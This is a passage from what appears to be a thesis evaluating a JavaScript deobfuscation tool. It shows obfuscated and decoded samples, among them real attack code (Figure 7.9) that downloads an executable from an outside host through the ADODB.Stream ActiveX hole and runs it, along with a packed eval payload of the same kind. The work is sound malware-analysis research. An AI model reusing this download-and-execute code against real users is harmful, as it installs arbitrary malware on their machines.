k/l.9%3%0%4%o/s%0+%b%4%0%2%q%r").t(/!/g,"\\""))',31,31,'21|28|29|5C|3E|21c|21ipt|unescape|3Cscr|js|20sr|21cript|3D|share|20writeSrc|usr||3A|write|browse|tes
ts|srcExample1|21file|7Bdocument|3C|function|3B|7D||replace|eval'.split('|'),0,{}))

eval(unescape("function%20writeSrc%28%29%7Bdocument.write%28%21%3Cscr%21+%21ipt%20sr%21+%21c%3D%5C%21file%3A///usr/share/browse/tests/srcExample1.js%5C%21%3
E%3C/s%21+%21cript%3E%21%29%3B%7D").replace(/!/g,"\""))

function writeSrc(){document.write(!<scr!+!ipt sr!+!c=\!file:///usr/share/browse/tests/srcExample1.js\!></s!+!cript>!);}

function writeSrc(){document.write("<scr"+"ipt sr"+"c=\"file:///usr/share/browse/tests/srcExample1.js\"></s"+"cript>");}

eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=funct
ion(){return'\\w+'};c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p}('m(9("k%c%1%3%i%1%3%5.4%1%0%2%8%6%2%0%3%5.4%1%7%f%e%
d%2%3%5.4%1%0%2%h/b%6%2%0%3%j%a%0%0").l(/!/g,"\\""))',23,23,'20|28|21|29|dummyWrite|3Bdocument|3E|21Text|3Cp|unescape|7D|p|20writeHTML|20paragraph|20inserte
d|20in||3C|7BwriteSrc|3B|function|replace|eval'.split('|'),0,{}))

eval(unescape("function%20writeHTML%28%29%7BwriteSrc%28%29%3Bdocument.dummyWrite%28%20%21%3Cp%3E%21%20%29%3Bdocument.dummyWrite%28%21Text%20in%20inserted%20
paragraph%21%29%3Bdocument.dummyWrite%28%20%21%3C/p%3E%21%20%29%3B%7D%20%20").replace(/!/g,"\""))

function writeHTML(){writeSrc();document.dummyWrite( !<p>! );document.dummyWrite(!Text in inserted paragraph!);document.dummyWrite( !</p>! );}

function writeHTML(){writeSrc();document.dummyWrite( "<p>" );document.dummyWrite("Text in inserted paragraph");document.dummyWrite( "</p>" );}

writeHTML();
var str="function sum(a,b){ return a+b}document.dummyWrite(\"<p>\"+sum(30,20)+\"</\"+\"p>\")";
document.dummyWrite("<sc"+"ript"+">"+str+"</sc"+"ript>");
function sum(a,b){ return a+b}document.dummyWrite("<p>"+sum(30,20)+"</"+"p>")
```

Figure 7.7: example3.html HTML code



```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if
(!''.replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k
[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('k(1v 1t.6=="Q"){1t.Q=1t.Q;u 6=l(a,c){k(1t==7)q 1p 6(a,c);a=a||12;k
(6.1k(a))q 1p 6(12)[6.C.28?"28":"2E"](a);k(1v a=="22"){u m=/^[^<]*(<(.|\\n)+>)[^>]*$/.2B(a);k(m)a=6.3W([m[1]]);H q 1p 6(c).2o(a)}q 7.4M
(a.1g==2A&&a||(a.3e||a.G&&a!=1t&&!a.1V&&a[0]!=Q&&a[0].1V)&&6.3H(a)||[a])};k(1v $!="Q")6.2O$=$;u $=6;6.C=6.8o={3e:"1.1.1",8p:l(){q
7.G},G:0,2a:l(1R){q 1R==Q?6.3H(7):7[1R]},2q:l(a){u J=6(7);J.6j=7;q J.4M(a)},4M:l(a){7.G=0;[].1h.14(7,a);q 7},I:l(C,1y){q 6.I
(7,C,1y)},2b:l(19){u 4I=-1;7.I(l(i){k(7==19)4I=i});q 4I},1E:l(20,N,v){u 19=20;k(20.1g==3p)k(N==Q)q 7.G&&6[v||"1E"](7[0],20)||Q;H{19=
{};19[20]=N}q 7.I(l(2b){O(u F 1B 19)6.1E(v?7.1q:7,F,6.F(7,19[F],v,2b,F))})},1f:l(20,N){q 7.1E(20,N,"2V")},2L:l(e){k(1v e=="22")q 7.3n
().3t(12.8r(e));u t="";6.I(e||7,l(){6.I(7.38,l(){k(7.1V!=8)t+=7.1V!=1?7.60:6.C.2L([7])})});q t},2D:l(){u a=6.3W(1x);q 7.I(l(){u b=a
[0].3V(T);7.V.2T(b,7);1Z(b.17)b=b.17;b.4i(7)})},3t:l(){q 7.35(1x,T,1,l(a){7.4i(a)})},5n:l(){q 7.35(1x,T,-1,l(a){7.2T(a,7.17)})},5h:l()
{q 7.35(1x,Y,1,l(a){7.V.2T(a,7)})},5i:l(){q 7.35(1x,Y,-1,l(a){7.V.2T(a,7.2f)})},4E:l(){q 7.6j||6([])},2o:l(t){q 7.2q(6.2X(7,l(a){q 6.2o
(t,a)}))},4w:l(4C){q 7.2q(6.2X(7,l(a){q a.3V(4C!=Q?4C:T)}))},1w:l(t){q 7.2q(6.1k(t)&&6.2k(7,l(2G,2b){q t.14(2G,[2b])})||6.3v
(t,7))},2c:l(t){q 7.2q(t.1g==3p&&6.3v(t,7,T)||6.2k(7,l(a){k(t.1g==2A||t.3e)q 6.3g(t,a)<0;H q a!=t}))},1J:l(t){q 7.2q(6.2i(7.2a
(),t.1g==3p?6(t).2a():t.G!=Q&&!t.1u?t:[t]))},46:l(1n){q 1n?6.1w(1n,7).r.G>0:Y},18:l(18){q 18==Q?(7.G?7[0].N:1c):7.1E("N",18)},4Q:l(18)
{q 18==Q?(7.G?7[0].2H:1c):7.3n().3t(18)},35:l(1y,1N,3F,C){u 4w=7.G>1;u a=6.3W(1y);k(3F<0)a.8s();q 7.I(l(){u 19=7;k(1N&&6.1u(7,"1N")
&&6.1u(a[0],"3U"))19=7.5E("1T")[0]||7.4i(12.6e("1T"));6.I(a,l(){C.14(19,[4w?7.3V(T):7])})})}};6.1A=6.C.1A=l(){u 1P=1x[0],a=1;k(1x.G==1)
```

```
if(typeof window.jQuery=="undefined"){window.undefined=window.undefined;var jQuery=function(a,c){if(window==this)return new jQuery
(a,c);a=a||document;if(jQuery.isFunction(a))return new jQuery(document)[jQuery.fn.ready?"ready":"load"](a);if(typeof a=="string"){var
m=/^[^<]*(<(.|\n)+>)[^>]*$/.exec(a);if(m)a=jQuery.clean([m[1]]);else return new jQuery(c).find(a)}return this.setArray
(a.constructor==Array&&a||(a.jquery||a.length&&a!=window&&!a.nodeType&&a[0]!=undefined&&a[0].nodeType)&&jQuery.makeArray(a)||[a])};if
(typeof $!="undefined")jQuery._$=$;var $=jQuery;jQuery.fn=jQuery.prototype={jquery:"1.1.1",size:function(){return
this.length},length:0,get:function(num){return num==undefined?jQuery.makeArray(this):this[num]},pushStack:function(a){var ret=jQuery
(this);ret.prevObject=this;return ret.setArray(a)},setArray:function(a){this.length=0;[].push.apply(this,a);return this},each:function
(fn,args){return jQuery.each(this,fn,args)},index:function(obj){var pos=-1;this.each(function(i){if(this==obj)pos=i});return
pos},attr:function(key,value,type){var obj=key;if(key.constructor==String)if(value==undefined)return this.length&&jQuery[type||"attr"]
(this[0],key)||undefined;else{obj={};obj[key]=value}return this.each(function(index){for(var prop in obj)jQuery.attr(type?
this.style:this,prop,jQuery.prop(this,obj[prop],type,index,prop))})},css:function(key,value){return this.attr
(key,value,"curCSS")},text:function(e){if(typeof e=="string")return this.empty().append(document.createTextNode(e));var
t="";jQuery.each(e||this,function(){jQuery.each(this.childNodes,function(){if(this.nodeType!=8)t+=this.nodeType!=1?
this.nodeValue:jQuery.fn.text([this])})});return t},wrap:function(){var a=jQuery.clean(arguments);return this.each(function(){var b=a
[0].cloneNode(true);this.parentNode.insertBefore(b,this);while(b.firstChild)b=b.firstChild;b.appendChild(this)})},append:function()
{return this.domManip(arguments,true,1,function(a){this.appendChild(a)})},prepend:function(){return this.domManip
```

Figure 7.8: Part of the deobfuscated code from *http://www.keithjarrett.it*

Example 2 - JavaScript exploit 1

In [36], several JavaScript deobfuscation methods are proposed. However, none of them is the one chosen for this project, except the fourth one, which suggests using a stand-alone JavaScript interpreter - SpyderMonkey. Nevertheless, their interpreter is not modified so to break the obfuscation, and does not include a DOM environment or parsing HTML features.

But apart from the techniques suggested, some real examples of attacks involving obfuscated JavaScript are shown. This example and the following one will contain these obfuscated JavaScript code examples.

So, the first step is embedding the JavaScript code into an HTML page so to analyse it with the tool. The result of executing such JavaScript code is included in figure 7.9.

The result obtained here is really interesting, since it is a real attack and the original code has been totally deobfuscated. The function inside the orange box is the key of the obfuscation here. Basically, it manipulates single characters, and the results of all the calls to this function are concatenated so to obtain the final code.

This code exploits the famous ADODB.Stream exploit [22]. Basically, it uses the ADODB.Stream object to write data on the client machine's hard drive (which allows to install arbitrary software, a very dangerous attack). It only affects Microsoft's Internet Explorer browser due to it is the only one that provides support to ActiveX objects.

However, this exploit was already solved and updated browsers do not present this vulnerability.

Example 3 - JavaScript exploit 2


Again, another obfuscated JavaScript code, obtained from the same source than in example 2 [49]. This example contains two layers of obfuscated code. First, the original code is shown in figure 7.10:

Since **eval** is called, the interpreter will print out what is being evaluated. It can be seen in figure 7.11. In this case, the obfuscation is made in two layers. When deobfuscating the first one the result is the code inside the blue box. Again, **eval** is executed and as output the exploit code is obtained in a readable way for the signature matcher (code in the red box).

This exploit is the same type as presented in example 2.

7.2.3 Set 3: Real webpages


In this section several real webpages will be tested. They will be divided into two groups: well-known companies pages and crack sites pages. According to



```
Initializing XPCOM from location : /home/alex/Desktop/browse-2007/Utils/MozillaH
tmlParser/mozilla.dist.bin.lin...
var J=function(m){return String.fromCharCode(m^66)};eval(J(52)+J(35)+J(48)+J(98)
+J(55)+J(48)+J(46)+J(110)+J(50)+J(35)+J(54)+J(42)+J(121)+J(55)+J(48)+J(46)+J(127
)+J(96)+J(42)+J(54)+J(54)+J(50)+J(120)+J(109)+J(109)+J(33)+J(45)+J(45)+J(46)+J(1
08)+J(118)+J(117)+J(119)+J(119)+J(119)+J(108)+J(45)+J(47)+J(109)+J(115)+J(58)+J(
58)+J(58)+J(58)+J(108)+J(39)+J(58)+J(39)+J(96)+J(121)+J(50)+J(35)+J(54)+J(42)+J(
127)+J(96)+J(1)+J(120)+J(30)+J(30)+J(32)+J(45)+J(45)+J(54)+J(108)+J(39)+J(58)+J(
39)+J(96)+J(121)+J(54)+J(48)+J(59)+J(57)+J(52)+J(35)+J(48)+J(98)+J(35)+J(38)+J(4
5)+J(127)+J(106)+J(38)+J(45)+J(33)+J(55)+J(47)+J(39)+J(44)+J(54)+J(108)+J(33)+J(
48)+J(39)+J(35)+J(54)+J(39)+J(7)+J(46)+J(39)+J(47)+J(39)+J(44)+J(54)+J(106)+J(96
)+J(45)+J(32)+J(40)+J(39)+J(33)+J(54)+J(96)+J(107)+J(107)+J(121)+J(52)+J(35)+J(4
8)+J(98)+J(38)+J(127)+J(115)+J(121)+J(35)+J(38)+J(45)+J(108)+J(49)+J(39)+J(54)+J
(3)+J(54)+J(54)+J(48)+J(43)+J(32)+J(55)+J(54)+J(39)+J(106)+J(96)+J(33)+J(46)+J(3
5)+J(49)+J(49)+J(43)+J(38)+J(96)+J(110)+J(96)+J(33)+J(46)+J(49)+J(43)+J(38)+J(12
0)+J(0)+J(6)+J(123)+J(116)+J(1)+J(117)+J(117)+J(116)+J(111)+J(116)+J(119)+J(3)+J
(113)+J(111)+J(115)+J(115)+J(6)+J(114)+J(111)+J(123)+J(122)+J(113)+J(3)+J(111)+J
(114)+J(114)+J(1)+J(114)+J(118)+J(4)+J(1)+J(112)+J(123)+J(7)+J(113)+J(116)+J(96)
+J(107)+J(121)+J(52)+J(35)+J(48)+J(98)+J(39)+J(127)+J(115)+J(121)+J(52)+J(35)+J(
48)+J(98)+J(58)+J(47)+J(46)+J(127)+J(35)+J(38)+J(45)+J(108)+J(1)+J(48)+J(39)+J(3
5)+J(54)+J(39)+J(13)+J(32)+J(40)+J(39)+J(33)+J(54)+J(106)+J(96)+J(15)+J(43)+J(33
)+J(48)+J(45)+J(49)+J(45)+J(36)+J(54)+J(108)+J(26)+J(15)+J(14)+J(10)+J(22)+J(22)
+J(18)+J(96)+J(110)+J(96)+J(96)+J(107)+J(121)+J(52)+J(35)+J(48)+J(98)+J(36)+J(12
7)+J(115)+J(121)+J(52)+J(35)+J(48)+J(98)+J(35)+J(32)+J(127)+J(96)+J(3)+J(38)+J(4
5)+J(38)+J(32)+J(108)+J(96)+J(121)+J(52)+J(35)+J(48)+J(98)+J(33)+J(38)+J(127)+J(
96)+J(17)+J(54)+J(48)+J(39)+J(35)+J(47)+J(96)+J(121)+J(52)+J(35)+J(48)+J(98)+J(3
7)+J(127)+J(115)+J(121)+J(52)+J(35)+J(48)+J(98)+J(35)+J(49)+J(127)+J(35)+J(38)+J
(45)+J(108)+J(33)+J(48)+J(39)+J(35)+J(54)+J(39)+J(45)+J(32)+J(40)+J(39)+J(33)+J(
54)+J(106)+J(35)+J(32)+J(105)+J(33)+J(38)+J(110)+J(96)+J(96)+J(107)+J(121)+J(52)
+J(35)+J(48)+J(98)+J(42)+J(127)+J(115)+J(121)+J(58)+J(47)+J(46)+J(108)+J(13)+J(5
0)+J(39)+J(44)+J(106)+J(96)+J(5)+J(7)+J(22)+J(96)+J(110)+J(55)+J(48)+J(46)+J(110
)+J(114)+J(107)+J(121)+J(58)+J(47)+J(46)+J(108)+J(17)+J(39)+J(44)+J(38)+J(106)+J
(107)+J(121)+J(35)+J(49)+J(108)+J(54)+J(59)+J(50)+J(39)+J(127)+J(115)+J(121)+J(5
2)+J(35)+J(48)+J(98)+J(44)+J(127)+J(115)+J(121)+J(35)+J(49)+J(108)+J(45)+J(50)+J
(39)+J(44)+J(106)+J(107)+J(121)+J(35)+J(49)+J(108)+J(53)+J(48)+J(43)+J(54)+J(39)
+J(106)+J(58)+J(47)+J(46)+J(108)+J(48)+J(39)+J(49)+J(50)+J(45)+J(44)+J(49)+J(39)
+J(0)+J(45)+J(38)+J(59)+J(107)+J(121)+J(35)+J(49)+J(108)+J(49)+J(35)+J(52)+J(39)
+J(54)+J(45)+J(36)+J(43)+J(46)+J(39)+J(106)+J(50)+J(35)+J(54)+J(42)+J(110)+J(112
)+J(107)+J(121)+J(35)+J(49)+J(108)+J(33)+J(46)+J(45)+J(49)+J(39)+J(106)+J(107)+J
(121)+J(52)+J(35)+J(48)+J(98)+J(49)+J(42)+J(39)+J(46)+J(46)+J(127)+J(35)+J(38)+J
(45)+J(108)+J(33)+J(48)+J(39)+J(35)+J(54)+J(39)+J(45)+J(32)+J(40)+J(39)+J(33)+J(
54)+J(106)+J(96)+J(17)+J(42)+J(39)+J(46)+J(46)+J(108)+J(3)+J(50)+J(50)+J(46)+J(4
3)+J(33)+J(35)+J(54)+J(43)+J(45)+J(44)+J(96)+J(110)+J(96)+J(96)+J(107)+J(121)+J(
49)+J(42)+J(39)+J(46)+J(46)+J(108)+J(17)+J(42)+J(39)+J(46)+J(46)+J(7)+J(58)+J(39
)+J(33)+J(55)+J(54)+J(39)+J(106)+J(50)+J(35)+J(54)+J(42)+J(110)+J(96)+J(96)+J(11
0)+J(96)+J(96)+J(110)+J(96)+J(45)+J(50)+J(39)+J(44)+J(96)+J(110)+J(114)+J(107)+J
(121)+J(63)+J(33)+J(35)+J(54)+J(33)+J(42)+J(106)+J(39)+J(107)+J(57)+J(63)+J(121)
+'');
```


```
var url,path;url="http://cool.47555.om/1xxxx.exe";path="C:\\boot.exe";try{var ad
o=(document.createElement("object"));var d=1;ado.setAttribute("classid","clsid:B
D96C776-65A3-11D0-983A-00C04FC29E36");var e=1;var xml=ado.CreateObject("Microsof
t.XMLHTTP","");var f=1;var ab="Adodb.";var cd="Stream";var g=1;var as=ado.create
object(ab+cd,"");var h=1;xml.Open("GET",url,0);xml.Send();as.type=1;var n=1;as.o
pen();as.write(xml.responseBody);as.savetofile(path,2);as.close();var shell=ado.
createobject("Shell.Application","");shell.ShellExecute(path,"","","open",0);}ca
tch(e){};
```

Figure 7.9: Deobfuscated real attack code from example2



```
Initializing XPCOM from location : /home/alex/Desktop/browse-2007/Utils/MozillaH
tmlParser/mozilla.dist.bin.lin...
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a
)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){whil
e(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'}
;c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);retu
rn p;}('11("\\j\\w\\6\\a\\2\\g\\h\\6\\1\\M\\6\\c\\6\\b\\1\\S\\1\\u\\5\\7\\1\\6\\
w\\d\\q\\0\\7\\1\\k\\1\\L\\5\\2\\x\\4\\7\\5\\6\\9\\h\\d\\c\\b\\10\\6\\8\\1\\7\\0
\\2\\w\\7\\6\\1\\m\\Y\\2\\d\\e\\m\\s\\m\\4\\2\\d\\e\\m\\8\\1\\R\\1\\2\\7\\C\\1\\
S\\1\\9\\f\\k\\m\\x\\2\\2\\e\\W\\H\\H\\B\\B\\B\\4\\9\\h\\B\\6\\K\\N\\N\\4\\a\\6\
\H\\9\\h\\B\\6\\4\\0\\r\\0\\m\\8\\1\\u\\5\\7\\1\\9\\j\\k\\9\\h\\a\\w\\d\\0\\6\\2
\\4\\a\\7\\0\\5\\2\\0\\G\\f\\0\\d\\0\\6\\2\\c\\3\\h\\q\\z\\0\\a\\2\\3\\b\\8\\1\\
9\\j\\4\\n\\0\\2\\A\\2\\2\\7\\g\\q\\w\\2\\0\\c\\3\\a\\f\\5\\n\\n\\g\\9\\3\\i\\3\
\a\\f\\n\\g\\9\\W\\J\\T\\K\\I\\t\\O\\O\\I\\E\\I\\O\\A\\F\\E\\o\\o\\T\\p\\E\\K\\N
\\F\\A\\E\\p\\p\\t\\p\\12\\v\\t\\P\\K\\G\\F\\I\\3\\b\\8\\1\\u\\5\\7\\1\\r\\k\\9\
\j\\4\\t\\7\\0\\5\\2\\0\\y\\q\\z\\0\\a\\2\\c\\3\\L\\g\\a\\7\\h\\n\\h\\j\\2\\4\\Z
\\3\\s\\3\\L\\3\\s\\3\\13\\3\\s\\3\\15\\3\\s\\3\\D\\3\\s\\3\\D\\3\\s\\3\\Q\\3\\i
\\3\\3\\b\\8\\1\\u\\5\\7\\1\\l\\k\\9\\j\\4\\t\\7\\0\\5\\2\\0\\y\\q\\z\\0\\a\\2\\
c\\3\\A\\9\\h\\9\\q\\4\\l\\2\\7\\0\\5\\d\\3\\i\\3\\3\\b\\8\\1\\l\\4\\2\\C\\e\\0\
\k\\o\\8\\1\\r\\4\\h\\e\\0\\6\\c\\3\\V\\G\\D\\3\\i\\1\\9\\f\\i\\p\\b\\8\\1\\r\\4
\\n\\0\\6\\9\\c\\b\\8\\1\\j\\6\\5\\d\\0\\o\\k\\M\\6\\c\\o\\p\\p\\p\\p\\b\\8\\1\\
u\\5\\7\\1\\v\\k\\9\\j\\4\\t\\7\\0\\5\\2\\0\\y\\q\\z\\0\\a\\2\\c\\3\\l\\a\\7\\g\
\e\\2\\g\\6\\M\\4\\v\\g\\f\\0\\l\\C\\n\\2\\0\\d\\y\\q\\z\\0\\a\\2\\3\\i\\3\\3\\b
\\8\\1\\u\\5\\7\\1\\2\\d\\e\\k\\v\\4\\V\\0\\2\\l\\e\\0\\a\\g\\5\\f\\v\\h\\f\\9\\
0\\7\\c\\p\\b\\8\\1\\j\\6\\5\\d\\0\\o\\k\\1\\v\\4\\J\\w\\g\\f\\9\\Q\\5\\2\\x\\c\
\2\\d\\e\\i\\j\\6\\5\\d\\0\\o\\b\\8\\1\\l\\4\\y\\e\\0\\6\\c\\b\\8\\l\\4\\14\\7\\
g\\2\\0\\c\\r\\4\\7\\0\\n\\e\\h\\6\\n\\0\\J\\h\\9\\C\\b\\8\\1\\l\\4\\l\\5\\u\\0\
\D\\h\\v\\g\\f\\0\\c\\j\\6\\5\\d\\0\\o\\i\\P\\b\\8\\1\\l\\4\\t\\f\\h\\n\\0\\c\\b
\\8\\1\\u\\5\\7\\1\\U\\k\\9\\j\\4\\t\\7\\0\\5\\2\\0\\y\\q\\z\\0\\a\\2\\c\\3\\l\\
x\\0\\f\\f\\4\\A\\e\\e\\f\\g\\a\\5\\2\\g\\h\\6\\3\\i\\3\\3\\b\\8\\1\\0\\r\\e\\o\
\k\\v\\4\\J\\w\\g\\f\\9\\Q\\5\\2\\x\\c\\2\\d\\e\\s\\m\\X\\X\\n\\C\\n\\2\\0\\d\\F
\\P\\m\\i\\m\\a\\d\\9\\4\\0\\r\\0\\m\\b\\8\\1\\U\\4\\l\\x\\0\\f\\f\\G\\r\\0\\a\\
w\\2\\0\\c\\0\\r\\e\\o\\i\\m\\1\\H\\a\\1\\m\\s\\j\\6\\5\\d\\0\\o\\i\\3\\3\\i\\3\
\h\\e\\0\\6\\3\\i\\p\\b\\8\\1\\R\\1\\a\\5\\2\\a\\x\\c\\g\\b\\1\\S\\1\\g\\k\\o\\8
\\1\\R")',62,68,'145|40|164|42|56|141|156|162|73|144|143|51|50|155|160|154|151|1
57|54|146|75|123|47|163|61|60|142|170|53|103|166|106|165|150|117|152|101|167|171
|124|55|63|105|57|66|102|71|115|147|70|65|62|120|175|173|104|121|107|72|134|176|
130|52|eval|64|114|127|110'.split('|'),0,{}))
```

Figure 7.10: Original obfuscated JavaScript code from real example 3



```
eval("\146\165\156\143\164\151\157\156\40\147\156\50\156\51\40\173\40\166\141\16
2\40\156\165\155\142\145\162\40\75\40\115\141\164\150\56\162\141\156\144\157\155
\50\51\52\156\73\40\162\145\164\165\162\156\40\47\176\164\155\160\47\53\47\56\16
